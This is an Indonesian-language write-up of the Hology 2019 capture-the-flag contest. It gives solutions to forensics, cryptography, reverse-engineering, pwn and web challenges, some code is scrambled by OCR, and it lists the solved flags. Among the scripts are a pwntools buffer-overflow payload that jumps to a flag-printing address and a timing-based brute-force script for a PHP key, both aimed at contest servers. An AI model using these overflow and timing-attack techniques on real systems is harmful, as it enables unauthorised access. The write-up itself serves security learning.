Write Up Hology 2019

Sejuta Kerinduan

anggota : Achmad Zaenuri Dahlan Putra

Forensics - Green Milky Ways [180 pts]

Disini kita diberikan sebuah file zip dan juga script python yang telah dicompile.
Berikut isi dari file zip tersebut

Dan berikut hasil deari decompile file .pyc tersebut


```
from PIL import Image

def crop(image_path, coords, saved_location):
	image_obj = Image.open(image_path)
	cropped_image = image_obj.crop(coords)
	cropped_image.save(saved_location)
	cropped_image.show()


if __name__ == '__main__':
	l = 0
	for k in range(20):
	j = 0
	for i in range(20):
		image = 'Done.png'
		name = 'foto' + str(k) + '_' + str(i) + '.png'
		crop(image, (j, l, j + 80, l + 80), name)
```

```
            j += 80

      l += 80
```

script diatas membagi sebuah file gambar menjadi 400 bagian (melakukan crop).
Jadi disini saya membuat script untuk menyatukan file file tersebut.
Berikut scriptnya

```
import sys
from PIL import Image



for k in range(20):
    a=[]
    for i in range(20):
      a.append('foto'+ str(k) + '_' + str(i) +'.png')
      images = map(Image.open,a)
      widths, heights = zip(*(i.size for i in images))
      total_width = sum(widths)
      max_height = max(heights)
      new_im = Image.new('RGB', (total_width, max_height))
      x_offset = 0
      for im in images:
            new_im.paste(im, (x_offset,0))
            x_offset += im.size[0]
      name="test"+str(k)+".jpg"
      new_im.save(name)

for k in range(1):
    a=[]
    for i in range(20):
      a.append('test'+str(i)+'.jpg')
    images = map(Image.open,a)
    widths, heights = zip(*(i.size for i in images))

    total_height = sum(heights)
    max_width = max(widths)

    new_im = Image.new('RGB', (max_width, total_height))

    x_offset = 0
    for im in images:
      new_im.paste(im, (0,x_offset))
      x_offset += im.size[1]
```


```
name="done.jpg"
new_im.save(name)
print "done"
```



Berikut hasil yang didapatkan , saya rotate lalu didapatkan flagnya

FLAG : hctf{l3Ts_Mak3_a_Scr1pt_f0r_Thi5_ChalLange}

Cryptography - old.odt [247 pts]



AJZCIOZNZ

GJZAW AJZCIOZNZ (SZQIJ: 14?? - CZTZL: 1478) ZLZW PZEZFU EIMYAWL AJZCIOZNZ X ZEZSZQ JZOZ LYJZPQIJ PYJZOZZF DZOZGZQIL XYJMI FZMPZQ-FZMPZQ AZAZE EZF MYJZL, NZFU DYDYJIFLZQ MZDGZI LZQWF 1478. LHPHQ IFI FNZLZ EZF MZFUZL SYUYFEZJIM. IZ MYJIFU EIZFUUZG MZDZ EYFUZF AQJY PYJLZAQWDI, NZILW FZDZ NZFU EILYDWPZF EZSZD GYFWLWGZF FZMPZQ GZJZJZLHF. FZDWF GYFEZGZL SZIF DYFUZLZPZF AZQCZ AJZCIOZNZ RYFEYJWFU IEYFLIP EYFUZF ENZQ JZFZCIOZNZ, NZILW LHPHQ NZFU GZEZ LZQWF 1486 DYFUZPW MYAZUZI GYFUWZMZ DZOZGZQIL, OZFUUZSZ, EZF PZEIJI, MYLYSZQ AYJQZMIS DYFZPSWPZF AQJY PYJLZAQWDI.
EZTLZJ IMI

H 1PIMZQ QIEWG

H 2ZMZS WMWS FZDZ

H 3AQJY PYJLZAQWDI EZSZD GZJZJZLHF

H 4PWFU-LZ-AW-DI EZSZD PJHFIP LIHFUPHP

H 5PYJWFLWQZF DZOZGZQIL

H 6GYDZPZIZF FZDZ AJZCIOZNZ

H 7SIQZL GWSZ

H 8PYGWMLZPZZF

Diberikan sebuah file odt , didalamnya terdapat banyak teks yang merupakan cipher text , disini saya langsung mencari “_” karena biasanya flag mengandung “_”.
Dan ketemulah flagnya dalam bentuk cipher text.

QRLT{MHDYLIDYM_CY_HFSN_FYYE_LH_LQIFP_RJYZLIXY_TAZREYTVBNW}

Kemudian saya mencari crypto solver online dan menemukan website berikut ini.
https://quipqiup.com/

Disini saya mempunyai key yaitu QRLT=HCTF dan ditemukan string yang menyerupai flag

HCTF{SOMETIMES_WE_ONLY_NEED_TO_THINK_CREATIVE_FBACDEFQUYX}

Dan ternyata setelah saya submit salah ,kemudian saya melakukan analysys secara semi otomatis dan mencari letak kesalahan pada plaintext tersebut. Disini saya dipermudah setelah menemukan text yang sama yaitu pada wikipedia brawijaya , kemudian saya melakukan analysys secara semi otomatis dan ketemulah flag yang benar.

FLAG : hctf{sometimes_we_only_need_to_think_creative_fbacdefqxyu}

Cryptography - Eyes N Closed [414 pts]

Diberikan sebuah file crt.txt yang isinya sebagai berikut.
31337
22701048129543736333425996094749366889587533646608478003817325824700
91626757797353897911515740491667478804874702965484 79
82277179313422272596538805734077480601768310299254984470451423495501
14998639652695920725644532056851011694856390270435 3

Dari judul file yang jika disingkat menjadi ENC saya simpulkan bahwa urutan string pada file tersebut adalah sebagai berikut
E = 31337
N =
22701048129543736333425996094749366889587533646608478003817325824700
91626757797353897911515740491667478804874702965484 79
C =
82277179313422272596538805734077480601768310299254984470451423495501
14998639652695920725644532056851011694856390270435 3

Kemudian saya langsung membuat solver untuk rsa tersebut

```
from Crypto.Util.number import long_to_bytes
import gmpy

def hitung(p,q):
    e = 31337
    c =
82277179313422272596538805734077480601768310299254984470451423495501
14998639652695920725644532056851011694856390270435 3
    n = p*q
    phi = (p-1)*(q-1)
    d = gmpy.invert(e, phi)
    m = pow(c, d, n)
    return m

a=str(hitung(32741455569349801575114630374914148806364240324017146340
6883,69334266711083018119732540189970064136196586312733668067 3013))
flag=""
for i in range(0,len(a),3):
    flag+=chr(int(a[i]+a[i+1]+a[i+2]))
print flag
```

Dan ketemulah flagnya

FLAG : hctf{$127_I5_Qu1t3_e5s3ntIal3s_bc9abdef}

Misc - know-your-flag (250 Pts)

Buka soal dan ketemulah flagnya
FLAG : hctf{F1nd_s0methin_lik3_thI5_0k}

Forensic - Demi Masa [402 pts]

Diberikan sebuah ip dan port dan juga script python yang dicompile.Disini saya langsung melakukan uncompyle terhadap script tersebut berikut hasilnya.

```
import time, random
from threading import Timer
abaikan = 1

def randomString(stringLength=10):
     letters =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
     return ''.join((random.choice(letters) for i in
range(stringLength)))


def timeout():
     global abaikan
     abaikan = 0


t = Timer(5, timeout)
t.start()
waktu = int(time.time()) % 255
val = waktu
string = randomString()
encode = ''
for i in range(len(string)):
     encode += chr(ord(string[i]) ^ val)

print(encode)
ask = input('decoded one: ')
if ask == string:
```

```
      pass
if abaikan:
      print('REDACTED')
else:
      print('TOO SLOW OR WRONG DETECTED')
```

Intinya disini kita cukup melakukan xor dengan waktu sesuai saat ktia melakukan remote terhadap service lalu mengirimnya,berikut script yang saya gunakan.

```
from pwn import *
import time
nc = remote('34.87.0.60', 2057)
cipher = nc.recvline().replace("\n", "")
waktu = int(time.time()) % 255
pl = ""
for i in cipher:
      pl += chr(ord(i) ^ waktu)
nc.sendline(pl)
print nc.recvline()
```

Jalankan script diatas dan ketemulah flagnya

FLAG : hctf{Ps3ud0Rand0m_15n7_A_7hing_67feb123}

pwn - troll [426 pts]

Diberikan sebuah file binary yang menerima 3 inputan

Kemudian saya mencari jumlah junk yang pas lalu meracik payloadnya.

Pertama saya melakukan jump ke function win namun gagal selanjutnya saya coba melakukan jump ke print redacted karena sepertinya itu adalah flag

```
gef➤  disas lose
Dump of assembler code for function lose:
   0x0000000000401152 <+0>:     push   rbp
   0x0000000000401153 <+1>:     mov    rbp,rsp
   0x0000000000401156 <+4>:     sub    rsp,0x10
   0x000000000040115a <+8>:     mov    DWORD PTR [rbp-0x4],edi
   0x000000000040115d <+11>:    mov    DWORD PTR [rbp-0x8],esi
   0x0000000000401160 <+14>:    cmp    DWORD PTR [rbp-0x4],0xcafe6abe
   0x0000000000401167 <+21>:    jne    0x401190 <lose+62>
   0x0000000000401169 <+23>:    cmp    DWORD PTR [rbp-0x8],0xb0a75f00
   0x0000000000401170 <+30>:    jne    0x401190 <lose+62>
   0x0000000000401172 <+32>:    mov    edi,0x402008
   0x0000000000401177 <+37>:    mov    eax,0x0
   0x000000000040117c <+42>:    call   0x401040 <printf@plt>
   0x0000000000401181 <+47>:    mov    rax,QWORD PTR [rip+0x2ec8]
050 <stdout@@GLIBC_2.2.5>
   0x0000000000401188 <+54>:    mov    rdi,rax
   0x000000000040118b <+57>:    call   0x401060 <fflush@plt>
   0x0000000000401190 <+62>:    nop
   0x0000000000401191 <+63>:    leave
   0x0000000000401192 <+64>:    ret
End of assembler dump.
gef➤  x/s 0x402008
0x402008:       "redacted"
```

Berikut script yang saya gunakan

```
from pwn import *

s=remote("34.87.0.60",2058)

payload="A"*0X58
payload+=p64(0x401172)
s.recvline()
s.sendline(payload)
s.sendline("")
s.sendline("")
s.interactive()
```


FLAG : hctf{y0u_foogot_youR_Pr0tect0r_abd43cdf}

Reverse - Easy Dian [156 pts]

Diberikan sebuah file binary 64 bit saya langsung melakukan decompile terhadap file tersebut menggunakan IDA.
Berikut hasil decompilenya

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char *s; // [sp+70h] [bp-10h]@1

  s = (char *)calloc(1uLL, 0x3EuLL);
  puts("Masukkan kode: ");
  fgets(s, 62, stdin);
  if ( 1718903656 != *(_DWORD *)s
    || 1949518971 != *((_DWORD *)s + 1)
    || 1701601139 != *((_DWORD *)s + 2)
    || 1598968372 != *((_DWORD *)s + 3)
    || 1768189491 != *((_DWORD *)s + 4)
    || 1399156321 != *((_DWORD *)s + 5)
    || 829644597 != *((_DWORD *)s + 6)
    || 2037149805 != *((_DWORD *)s + 7)
    || 1650538079 != *((_DWORD *)s + 8)
    || 2100312422 != *((_DWORD *)s + 9)
    || 10 != *((_DWORD *)s + 10) )
  {
    printf("Whoops, https://youtu.be/rgrdCIYXSjM", 62LL, a2);
  }
  else
  {
    puts("Selamat!!!");
  }
  return 0LL;
}
```

Kemudian saya menekan tombol R untuk melakukan convert dari integer ke char , berikut hasilnya



```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char *s; // [sp+70h] [bp-10h]@1

  s = (char *)calloc(1uLL, 0x3EuLL);
  puts("Masukkan kode: ");
  fgets(s, 62, stdin);
  if ( 'ftch' != *(_DWORD *)s
    || 't3L{' != *((_DWORD *)s + 1)
    || 'el_s' != *((_DWORD *)s + 2)
    || '_NR4' != *((_DWORD *)s + 3)
    || 'idn3' != *((_DWORD *)s + 4)
    || 'Sena' != *((_DWORD *)s + 5)
    || '1s_5' != *((_DWORD *)s + 6)
    || 'ylpm' != *((_DWORD *)s + 7)
    || 'ba6_' != *((_DWORD *)s + 8)
    || '}09f' != *((_DWORD *)s + 9)
    || 10 != *((_DWORD *)s + 10) )
  {
    printf("Whoops, https://youtu.be/rgrdCIYXSjM", 62LL, a2);
  }
  else
  {
    puts("Selamat!!!");
  }
  return 0LL;
}
```


Jadikan satu dan itulah flagnya

FLAG : hctf{L3ts_le4RN_3ndianeS5_s1mply_6abf90}

Web - Deep Enough [457 pts]

Diberikan sebuah link yang melakukan comparison
http://34.87.0.60:2052/

Untuk tahap pertama saya menginputkan 1e1 pada input pertama dan 10 di input kedua



Kemudian lanjut ke soal kedua dan diberikan source code sebagai berikut

```
<?php
 set_time_limit(0);
  if(isset($_GET['key'])){
      $key = $_GET['key'];
      if(strlen($key)!=4)
          die("Terdiri dari Upper,Lower, dan Numerical");
     for($i=0;$i<strlen($key);$i++)
     {
         $KEY= REDACTED;
         if($key[$i]!=$KEY[$i])
             die("Wrong key");
         usleep(200000);
     }
     REDACTED
  }
  else{

  }
?>
```

Kemudian saya langusng melakukan bruteforce untuk menemukan keynya , berikut script yang saya gunakan.

```
import requests as r
import string,time
from random import choice as c
```

```
char =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
basetime = 0.2
found = []
uri = ""
while True:
    for x in char:
      f = open('log.txt', 'a+')
      if(len(found) == 0):
           uri =
"http://34.87.0.60:2052/very701Sikredth07/cryptic.php?key={}000"
      elif(len(found) == 1):
           uri =
"http://34.87.0.60:2052/very701Sikredth07/cryptic.php?key="+found[0]
+"{}00"
      elif(len(found) == 2):
           uri =
"http://34.87.0.60:2052/very701Sikredth07/cryptic.php?key="+found[0]
+found[1]+"{}0"
      elif(len(found) == 3):
           uri =
"http://34.87.0.60:2052/very701Sikredth07/cryptic.php?key="+found[0]
+found[1]+found[2]+"{}"


      url = uri.format(x)
      start = time.time()
      do = r.get(url)
      end = time.time()

      cal = end - start
      if cal > basetime:
           print(x)
           basetime = basetime+0.2
           found.append(x)
           print(found)
      if(len(found) == 4):
           print("".join(found))
           exit(0)
```

Dan ketemulah keynya adalah 0vGt.
Kemudian saya menginputkannya dan ketemulah flagnya di header

curl --head http://34.87.0.60:2052/4n0th3r_S3cR3th/ma_h3ad.php

FLAG : hctf{bRu7e_f0rc3_h3ad_ju66linG_421bac6g}

Thank You ! :)